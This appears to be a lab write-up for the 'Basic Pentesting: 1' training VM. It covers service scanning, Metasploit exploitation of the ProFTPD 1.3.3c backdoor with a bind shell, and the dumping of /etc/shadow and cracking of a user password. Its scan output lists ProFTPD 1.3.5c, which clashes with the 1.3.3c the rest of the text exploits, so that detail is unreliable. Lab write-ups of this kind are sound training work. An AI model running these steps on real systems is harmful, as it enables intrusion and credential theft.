Stage 1: Identify Services Running

Objective:

Check for potential services that could be security threats.


Command used on Kali:

nmap -p 21,22,80 -sV 192.168.56.102

Scan Report:

- Port 21/tcp open - ftp ProFTPD 1.3.5c
- Port 22/tcp open - ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
- Port 80/tcp open - http Apache httpd 2.4.18 (Ubuntu)

All three services are running. FTP, SSH and HTTP could be potential entry points if not properly secured.



Stage 2: Identify Service with Backdoor Vulnerability

Objective: Research the services found in Stage 1 for a backdoor vulnerability introduced between 28 November and 2 December 2010.

Method: Used Metasploit search function to check for backdoors.


Commands used: msfconsole and search proftpd 1.3.3c backdoor

Results from research:

- ProFTPD 1.3.3c (Port 21): Module exploit/unix/ftp/proftpd_133c_backdoor found with Disclosure Date 2010-12-02. This matches the hint exactly (backdoor introduced between 28 Nov and 2 Dec 2010). The backdoor allows an unauthenticated attacker to gain root shell via HELP ACIDBITCHEZ.
- OpenSSH 7.2p2 (Port 22): No backdoor vulnerability matching the date range.
- Apache 2.4.18 (Port 80): No backdoor vulnerability matching the date range.

Conclusion: The service with the backdoor vulnerability is ProFTPD 1.3.3c on port 21.

Metasploit module: exploit/unix/ftp/proftpd_133c_backdoor



Stage 3: Exploitation - Gaining Root Access via ProFTPD Backdoor

Objective:

To exploit the known backdoor vulnerability in ProFTPD 1.3.3c on the target machine (192.168.56.102) and obtain root-level access.

Tools Used:

Kali LinuxMetasploit

FrameworkModule:

exploit/unix/ftp/proftpd_133c_backdoor

Exploitation Steps:

Opened Metasploit and configured the exploit module:

- Msfconsole
- use exploit/unix/ftp/proftpd_133c_backdoor

- set RHOSTS 192.168.56.102
- set RPORT 21
- set payload cmd/unix/bind_perl
- set LHOST 192.168.56.10
- exploit

Initial Attempt:


Initially attempted with payload/cmd/unix/reverse as per the hint. The exploit detected the vulnerability (ProFTPD 1.3.3c detected, target appears to be vulnerable) but failed with Exploit completed, but no session was created due to reverse connection handling.

Successful Attempt:

Switched to a bind shell payload which successfully binds a shell on the target.set payload cmd/unix/bind_perl

Conclusion:

The target machine 192.168.56.102 was successfully compromised by exploiting the ProFTPD 1.3.3c backdoor, resulting in unauthorized root access.




Stage 4: Extract Password File and Proof of Access

Objective:

To extract the password file from the compromised machine, crack the hash, and obtain the password marlinspike to prove access to the Basic Pentesting: 1 machine.

Command for Extracting Password File:

- cat /etc/passwd




- cat /etc/shadow | grep marlinspike



The commands successfully extracted the password file, confirming the user marlinspike exists on the target.

Cracking:

- The hash was extracted from /etc/shadow and a brute-force / dictionary attack was performed.
- Tool used: John the Ripper
- The hash was cracked to: marlinspike



<u>Credentials for Client</u>:

- Username: marlinspike
- Password: marlinspike

Successful login proves access to the Basic Pentesting: 1 machine (192.168.56.102).